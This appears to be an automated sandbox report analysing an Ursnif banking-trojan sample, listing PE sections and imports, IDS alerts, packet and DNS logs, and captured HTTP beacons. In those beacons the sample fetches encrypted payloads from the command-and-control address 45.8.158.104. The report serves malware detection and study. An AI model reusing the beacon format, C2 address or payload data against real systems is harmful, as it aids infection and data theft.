IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0xa8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1000	0x1000	False	0.718017578125	data	6.515539058364033	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x2000	0x4c0	0x600	False	0.4635416666666667	data	4.488955985688776	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3000	0x194	0x200	False	0.056640625	data	0.12227588125913882	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.bss	0x4000	0x2dc	0x400	False	0.7607421875	data	6.3016514258390215	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x5000	0x10	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6000	0x8000	0x7200	False	0.9711143092105263	data	7.860073249744783	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

DLL	Import
ntdll.dll	_snwprintf, memset, NtQuerySystemInformation, _aulldiv
KERNEL32.dll	GetModuleHandleA, GetLocaleInfoA, GetSystemDefaultUILanguage, HeapAlloc, HeapFree, WaitForSingleObject, Sleep, ExitThread, lstrlenW, GetLastError, VerLanguageNameA, GetExitCodeThread, CloseHandle, HeapCreate, HeapDestroy, GetCommandLineW, ExitProcess, SetLastError, TerminateThread, SleepEx, GetModuleFileNameW, CreateThread, OpenProcess, CreateEventA, GetLongPathNameW, GetVersion, GetCurrentProcessId, GetProcAddress, LoadLibraryA, VirtualProtect, MapViewOfFile, GetSystemTimeAsFileTime, CreateFileMappingW, QueueUserAPC
ADVAPI32.dll	ConvertStringSecurityDescriptorToSecurityDescriptorA

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.545.8.158.1044 9696802033204 10/13/22-09:30:54.079674	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49696	80	192.168.2.5	45.8.158.104
192.168.2.545.8.158.1044 9696802033203 10/13/22-09:30:55.414317	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49696	80	192.168.2.5	45.8.158.104

Network Port Distribution

Total Packets: 46

- 53 (DNS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 13, 2022 09:30:53.217489004 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.309739113 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.309973955 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.311197996 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.403239965 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.640887022 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.640933037 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.640959024 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.640983105 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.641011000 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.641037941 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.641058922 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.641083956 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.641103029 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.641108036 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.641143084 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.641199112 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.641237974 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733346939 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733412027 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733474016 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733517885 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733557940 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733597994 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733604908 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733638048 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733648062 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733660936 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733684063 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733716965 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733726025 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733745098 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733767033 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733792067 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733808041 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733825922 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733850002 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733871937 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733890057 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733901978 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733932018 CEST	80	49696	45.8.158.104	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 13, 2022 09:30:53.733948946 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.733972073 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.733993053 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.734010935 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.734038115 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.734050989 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.734066963 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.734091997 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.734112024 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.734133959 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.734150887 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.734174013 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.734196901 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.734230995 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.826613903 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.826695919 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.826759100 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.826819897 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.826843023 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.826884031 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.826906919 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.826917887 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.826977015 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.826984882 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.827044010 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.827049971 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.827110052 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.827112913 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.827158928 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.827163935 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.827200890 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.827204943 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.827243090 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.827248096 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.827289104 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.827634096 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.827759027 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.828269005 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828363895 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.828507900 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828577042 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828592062 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.828644037 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828665018 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.828713894 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828728914 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.828779936 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828787088 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.828846931 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.828850985 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828917027 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828922033 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.828983068 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.828991890 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.829051018 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.829070091 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.829138994 CEST	80	49696	45.8.158.104	192.168.2.5
Oct 13, 2022 09:30:53.829149961 CEST	49696	80	192.168.2.5	45.8.158.104
Oct 13, 2022 09:30:53.829205990 CEST	80	49696	45.8.158.104	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 13, 2022 09:29:33.001714945 CEST	56894	53	192.168.2.5	8.8.8.8
Oct 13, 2022 09:29:33.023427963 CEST	53	56894	8.8.8.8	192.168.2.5
Oct 13, 2022 09:31:41.033104897 CEST	50295	53	192.168.2.5	8.8.8.8
Oct 13, 2022 09:31:41.053165913 CEST	53	50295	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 13, 2022 09:29:33.001714945 CEST	192.168.2.5	8.8.8.8	0x26f4	Standard query (0)	trackingg-protectioon.cdn1.mozilla.net	A (IP address)	IN (0x0001)	false
Oct 13, 2022 09:31:41.033104897 CEST	192.168.2.5	8.8.8.8	0x84d8	Standard query (0)	trackingg-protectioon.cdn1.mozilla.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 13, 2022 09:29:33.023427963 CEST	8.8.8.8	192.168.2.5	0x26f4	Name error (3)	trackingg-protectioon.cdn1.mozilla.net	none	none	A (IP address)	IN (0x0001)	false
Oct 13, 2022 09:31:41.053165913 CEST	8.8.8.8	192.168.2.5	0x84d8	Name error (3)	trackingg-protectioon.cdn1.mozilla.net	none	none	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- 45.8.158.104

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49696	45.8.158.104	80	C:\Users\user\Desktop\bf.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 09:30:53.311197996 CEST	1	OUT	GET /uploaded/MpZpEfGoUvu/8hUMFuBMM1NnXA/6MZyif_2BG2HgaMoqVeei/YUDzzwQcxrHdHNoS/EXZmGyBGvTrov_2/Bh6hEUV9tS11RoXAor/dNd5MwAK3/XCS5R5_2BKzlachPA71X/MbdidhiKMdjJAptDG_2/BNaZm8dRfEW1zyXDW0PSBM/dBySGVlelOOwd/9hE4I1n7/jHYTRUOb30YRjhbqgoqT1Sz/1siPfJ_2Bk/jbwyxHgiR7TKhcYfm/asMZ6QS0oVF6/3ktdFVcNy5v/GtXFAG10Xu11CO/A_2BTM8kgrY0K/a9Ia.pct HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 45.8.158.104 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 09:30:53.640887022 CEST	2	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 13 Oct 2022 07:30:53 GMT Content-Type: application/octet-stream Content-Length: 181392 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6347bead8b091.bin" Data Raw: f6 c6 24 61 94 d7 44 6c 2a 95 16 24 0e 31 37 b4 45 ee d4 46 ae 3f d9 ee 54 43 36 cc e0 7a 5a 79 41 e3 ee e0 3b 07 6f 42 6d a4 4a d7 3f 01 8e 17 5c ca 06 3b 33 93 4a 50 71 4b 26 9e 8e a0 3f 04 fd 4b 2d 68 6b 55 e5 5d 65 79 e8 6d e3 58 ae a6 2c bf 7c 5e f4 54 38 38 3d 3d 2d 26 84 90 36 6f a9 29 c4 2f 17 18 5f d2 10 37 cd 48 cd 8f 96 32 f0 a4 f8 d8 02 65 2f 14 3f 92 00 1c a4 7d dd 5d 8d 8c ce 0e b5 5c e6 08 fb c2 2b 03 27 97 d3 66 0c be a9 0c 77 7d bd ff cd 35 f6 76 5e 66 c6 e7 3a db 67 14 34 d4 15 9e 8b 4f 0e 69 41 53 3e 9b 80 db a1 32 e1 b5 c5 4a d6 3a de 69 4d 4e 11 f3 a5 81 55 19 68 5e 7d 8e 89 70 2f 06 f1 7e 64 1f c8 d8 41 d2 9b 04 7e 33 a1 40 97 d1 0d bb 50 a0 1c 1c ef 22 ae 23 1b 0b 29 94 61 79 bb 16 72 83 d2 1d 8f 5b 35 4b cf 73 b9 9e 25 f0 cc 2b f7 be 47 ff 2a fb 12 c4 47 27 e1 6b 84 f3 d9 bc b0 a7 0e 08 00 dd 74 be 44 fa 08 d2 0a 0d a7 3d 04 83 6e b3 e9 90 97 a4 6d 5a 3e 2b f6 db 84 2c 36 63 ff ae a9 55 80 68 72 af be 8c fd 07 26 f0 3b 8e e8 28 07 82 44 3e 03 98 bc 97 a2 5a 99 d4 64 ac ff 95 13 5a a4 e0 e9 b6 84 bb 9e 5e 78 20 2c bd 91 0e b8 93 39 bf f5 ba f6 38 bc 9f 2b 07 cd 5f 8f 49 c1 5a dc 27 38 f5 5e 72 e4 1b bc a0 61 d0 9b 52 17 b3 6b 31 d9 60 c7 ec da b3 bb 56 7b 64 7e 8e 1a 16 c9 ce 99 92 33 4c 38 fa 93 de 2f 38 d9 60 68 dc a5 5d 9d ff 80 86 b6 db 31 71 d0 a3 c2 a4 cd 48 78 f9 0d d1 57 fa 07 b7 f3 f3 37 64 27 75 1c 44 74 5a a2 41 c9 7a ba bc b9 81 3c 4f 3f 32 ec 7e b7 1b 5c 10 93 5c 57 08 d7 54 7a 06 69 40 fb 74 89 70 13 56 d1 19 e4 b7 e6 68 9b 9d 15 17 d7 a0 79 86 99 88 e0 63 38 0f a5 51 a3 4b ba ed 7c 49 75 af 77 5d 3e f4 3f 9a 0b ea 4d bc b2 ef a5 f9 33 4c 28 c0 69 5b 74 fc 7f 79 39 9c 94 15 74 7d 1c f2 97 a0 88 62 96 6d 82 6d c8 3a 80 93 24 52 66 69 8d f8 ac 71 9e 3a 37 4d 7f a3 ee fc 1c 39 ad c5 17 1d 11 7f ac 86 df 50 bf b7 ec 5c cf f3 6d 25 80 e2 a0 4d f8 90 6e 7e 15 cd d6 80 62 4d 32 c2 73 42 e3 33 24 b8 bc 97 1d 12 13 25 3c d6 66 d4 3c 32 55 b1 d4 67 f3 4b 4a 5a 4c 26 04 63 2e 43 3e 86 aa b5 2d 13 b2 f7 ad b8 5c 8b 4f 49 d3 65 6c 03 bc 79 70 c8 75 0a 33 35 bc 80 e3 35 bd c2 51 48 d2 e9 62 ef 19 4a 4e e0 bc be 20 f7 6b 85 86 4e 3d d2 ad 3f bb ff c3 4c 0b d7 11 e3 b7 b8 9c d7 d3 91 3e 98 24 92 6a 0a 6f f3 af fe d2 2f 7d 94 5c 32 e6 20 04 69 2e bf e1 2e 34 bc 4f d5 ac a8 da 54 68 b8 78 a8 3f 9e 40 8a aa d6 6a 69 e1 4a 5a 44 fd ca dd 64 c0 48 64 58 25 5a fe e6 9a de e1 04 c8 84 9f bc d4 fe e6 61 c5 ea d2 16 63 af ee 83 94 4a bd fd 04 0d 52 da c2 9c e2 83 34 e0 3a 32 52 73 2b cb 58 8e ca 9e ea 48 57 ef c3 10 16 7d 65 f0 74 f9 91 6f d8 a8 ee 88 e8 42 39 75 a6 a8 71 4c 3a ed ce 7a 45 9c 40 b2 2c 02 eb ea f3 9d f9 bf cd 84 eb 89 a4 15 92 f0 49 1c a5 3e ef 9f 5b d1 78 71 d1 26 bf 30 b6 1b 48 e9 e0 5d af 85 ac 14 2b db 2f fc 75 f5 91 36 16 59 8d 1e 5c f7 c5 f9 0b c1 1e 1f 3b 4c 99 79 40 f4 44 01 a6 46 db 7a 33 4e 4d 6e 27 36 1b ea 8a 28 53 a1 e7 cf b6 45 9c 2f 31 Data Ascii: $aDl*$17EF?TC6zZyA;oBmJ?\;3JPqK&?K-hkU]eymX,\|^T88==-&6o)/_7H2e/?}]\+'fw}5v^f:g4OiAS>2J:i MNUh^}p/~dA~3@P"#)ayr[5Ks%+G*G'ktD=nmZ>+,6cUhr&;(D>ZdZ^x ,98+_lZ'8^raRk1`V{d~3L8/8`h]1qHxW7d'uDtZAz< O?2~\\WTzi@tpVhyc8QK\|Iuw]>?M3L(i[ty9t}bmm:$Rfiq:7M9P\m%Mn~bM2sB3$%<f<2UgKJZL&c.C>-\OIelypu355QHbJN kN=?L>$jo/}\2 i..4OThx?@jiJZDdHdX%ZacJR4:2Rs+XHW}etoB9uqL:zE@,I>[xq&0H]+/u6Y\;Ly@DFz3NMn'6(SE/1
Oct 13, 2022 09:30:54.079674006 CEST	194	OUT	GET /uploaded/yF6a_2FDQsakg/vhzDEpLd/QLXYBzG7kj94jsIDUwFt6Q7/guaMASEjD_/2Fwjtn_2FbMKN4_2B/ neZHbyl_2FTz/WRcCnPf48th/_2BnEyE4hHu4xb/OQTgNzDOBvYXhZuNKPCjo/Se4kG5Jd15I6_2BO/PIOOLab_2Fa IRS_/2BJxZMNIg5OcVaNI8G/mQ26WRsBL/qXoJnMt5W6zv90WyMR1b/Ptzm2woaF0N0gfu_2Fw/LXYoIaInFw_2BDv _2BDw6X/sbGwXMB_2Fbi6/_2BA0mWm/E7uvZfJQauIX0oefIQsSQRv/Edcduhqp0k/CVtU.pct HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 45.8.158.104 Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 09:30:54.414618969 CEST	195	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 13 Oct 2022 07:30:54 GMT Content-Type: application/octet-stream Content-Length: 233114 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6347beae53c67.bin" Data Raw: 57 21 2d 69 bb 55 64 ab ba c9 9d e2 3e 10 d7 97 02 68 2d b5 1d 30 2d 8f 6e f8 32 06 d9 f9 0d 24 c9 e1 df 79 ae 5a 5d 43 49 c1 92 97 9a 88 6a e3 dc eb 47 d4 f3 5a 03 3d 75 98 6a 93 48 20 8b 64 46 b7 ba 5c dc b7 73 5d da 68 65 d5 85 84 ce 59 04 f3 76 73 d7 1e 68 a2 a5 1c 82 50 6e 35 5e 0c 0a 3e 69 52 fc 12 ef 1f f7 8b a8 a0 b2 7e ec 9a f7 74 61 d3 8a 9d 6d 43 bb 0d 14 b3 b2 25 c9 be 88 8f fc 21 f1 e3 1d 72 10 3f 1c 93 1a 73 37 0e 25 33 fa b2 ab aa d1 4d 7e 05 15 cd 63 bc b7 89 e2 e2 10 5c 11 98 d8 c1 9c d1 1a e9 04 c4 be 8f bb b2 03 f3 03 6f 7f 38 ff 77 7c 8b 6a f6 b9 0d f1 48 c5 d5 22 7f af eb 17 b5 fe 9a d6 f2 fe 63 89 8e 9c 74 ef 80 de 4a 02 9f 7a 0d d2 59 22 36 67 ef 4c 3d 3f e3 f0 9f 17 9a a9 c1 83 7c e7 b1 c7 7a a7 7c 16 96 9a 93 7e f2 2c c1 1a 51 b4 27 c7 75 a9 6b d6 60 a0 57 f6 94 5a ae 9b f9 be b7 a4 f6 6e 17 c3 45 92 f8 fb dd 9e 2f 34 4b 43 43 3f 6d fa 62 9b 24 d2 8e c4 72 fb 35 a2 4e 1d 3d 7b ab 0a e5 50 c7 ec 51 66 2a 33 3b c0 73 29 d7 ed 64 ac e6 7e f6 53 d8 cb 86 f1 22 b2 9d 9b 62 5d 78 93 56 97 7d dc e7 9c aa f8 de 3b df 77 bc 89 bb e7 55 33 23 d8 14 cb f1 a3 92 1b af 33 09 d8 3b 5b 1b 89 a3 6c 35 fc be 0e e0 4b 51 a1 b3 e0 93 7b be 26 1f c0 d9 15 2b 1c 96 30 12 04 95 f5 36 eb 54 4b 09 52 f1 c9 47 5a 9a b2 33 4b 83 66 3f 7b 65 26 ab 74 d3 49 12 d8 df 62 96 0f 11 cb 10 35 99 8e 11 2e 47 a7 9d 93 c8 dd 98 e8 a9 05 0a 23 68 1e 3e 2e b5 c3 01 49 f9 86 4b 36 58 1c 98 34 fb 20 ee d3 c6 5d eb 07 7e be 4c 7a 84 3e ee 85 a5 fe e3 5a 42 cf 0b 54 66 28 36 67 ef ae 22 ca f4 11 a4 c6 90 b0 73 c5 3a 49 3e 05 b7 52 d4 a5 28 38 98 86 2b 63 ba a7 05 90 ee 43 0e 0d a2 2a 3e 32 f3 1b a9 9d 6b 28 82 77 bb df db f4 6c f5 bb 01 dd c7 38 78 28 a7 2f 86 e4 af 61 22 01 6e 6f a9 da f6 ab a1 c5 30 47 b8 04 98 37 c9 2b 0a 43 a2 45 66 cb 63 e4 fa b5 f6 9c c0 51 51 28 15 16 2c fb d8 c0 ba 40 e5 8f 55 92 aa b7 41 28 2a e1 18 74 cf f1 c7 93 b0 d3 15 59 1b c7 4b 83 33 1a a1 82 d0 4d a0 85 36 2f 49 b6 4a e8 15 46 6b ab 1d 4d 94 35 b2 33 98 bb ad 41 f8 7c 52 d2 f8 4c 42 c1 f2 0c a9 a3 f3 24 7f 92 8f 53 6b 15 cf aa b9 80 d6 b7 a8 88 30 68 af 1b 4a 7a 85 84 02 99 27 38 0e f9 f6 09 a3 46 ab 91 d0 38 20 d4 dc bd ec 62 ba cd da e6 b7 76 17 26 43 2a b5 c9 27 f6 fd 4e ef be 0f 1c e8 3f 32 6f 67 1d 6a b6 57 c1 16 6a 3a 30 6f 53 d7 c5 f3 0b fc cd 54 8b ad 6c 08 eb 1a e1 90 06 2d e4 61 d4 70 79 4c f6 8d d8 51 be 9b 0f af 91 cb 94 bf bc a0 14 7e d5 05 be 8b e2 85 22 36 84 41 5a 7f 3a 3f 25 d9 61 3b 0e 37 7a 03 c5 09 f9 61 d9 f1 07 56 87 d6 1a 70 5a 9f 1c e1 e9 53 aa 4a 9a 98 9d fc 2f 25 36 03 ad 51 11 ff 62 0f 95 f9 88 5f 5f 61 ec 32 20 2a bb 85 9b 59 66 aa 65 20 da 30 33 c1 ad f3 81 7a f5 c0 07 35 54 1d ae f9 73 5a 7b 70 bb 67 0b e8 91 74 40 50 14 01 2c 4d 86 cc df bb 59 9a d7 75 22 75 e2 7b 50 45 d0 4a f9 8d b5 7e 7f b9 13 a3 ef 58 90 2d f1 ff d1 59 76 14 bb e1 11 a6 e3 ab f6 14 ef 4a 13 a2 df 39 e2 12 5a d0 Data Ascii: W!-iUd>h-0-n2$yZ]CljGZ=ujH dF\s]heYvshPn5^>iR~tamC%!r?s7%3M~c\o8w\|jH"ctJzY"6gL=?\|z\|~,Q'u k`WZnE/4KCC?mb$r5N={PQf*3;s)d~S"b]xV};wU3#3;[l5KQ{&+06TKRGZ3Kf?{e&tIb5.G#h>.IK6X4]~Lz>ZBTf(6g"s:I>R (8+cC*>2k(wl8x(/a"no0G7+CEfcQQ(,@UA(*tYK3M6/IJFkM53A|RLB$Sk0hJz'8F8 bv&C*'N?2ogjWj:0oSTl-apyLQ~"6AZ:? %a;7zaVpZSJ/%6Qb__a2 *Yfe 03z5TsZ{pgt@P,MYu"u{PEJ~X-YvJ9Z

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 09:30:55.414316893 CEST	445	OUT	GET /uploaded/QpDDd39Xg69hE/_2B0ljFe/ejlceh6xTXKYE_2FNjyFZ8u/1IFx8YmbAD/LqcuU7ssTJkqwPFlg/ hWeAFLWKBX_2/FuGSULoJNuI/pXiWAv4xfVQd4u/DsrDBhEnB5DT42MoZPM7q/jir_2Bh0F0MVJE3k/5vBlfxPNKUg T_2B/QXDj3ClSdhTLafJNAw/sNXum9s6s/h4CR7phBKCx_2BfEXprx/_2BGBrPMfU7LJ2BVQYz/wqZmpr1T9aMfOD0 vidLljO/dTWEfDKtUdv7C/RBaLC5at/Ftjzyog_2BvTpjID7eJh6dk/Na.pct HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 45.8.158.104 Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 09:30:55.749187946 CEST	446	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 13 Oct 2022 07:30:55 GMT Content-Type: application/octet-stream Content-Length: 1977 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6347beafa3faa.bin" Data Raw: e5 94 60 59 e9 b6 c1 11 93 a9 7b fe 91 3a 1e 5b d3 84 cd b2 b0 00 d0 95 00 bd 0b c5 cd 28 f1 f9 31 a6 36 83 ad ce 04 70 3d 88 5b 1a 06 b0 59 96 5d 4d 14 88 93 72 da c3 f6 c5 99 f9 8f 23 c9 11 af e3 fc f8 b2 25 3a ce a7 65 15 8d 38 67 7e 81 49 55 4f 5b ba b5 cf 45 42 11 52 cd 0f 12 27 de 43 2e cc 69 29 40 24 35 53 06 9a 5c 9c c5 6c e9 e1 b6 f4 ec 25 df 04 26 9d c6 52 9e 98 78 2e 2e 0a 49 4a 13 4f 82 e2 e7 2e c6 a6 7f 26 d0 65 c8 17 27 d9 5c a0 98 eb fa 7c 2c 9c 4d 23 4b 2c fb 51 07 58 70 8e cc 25 5e 3f c1 b1 5b d9 08 c4 8a 53 54 19 f2 80 cd 92 81 c7 c7 c0 40 47 cc 1e f7 67 9c d0 a3 d5 71 21 30 b5 13 f1 73 4a 50 92 c2 88 24 d7 c0 19 5a c0 ab dc 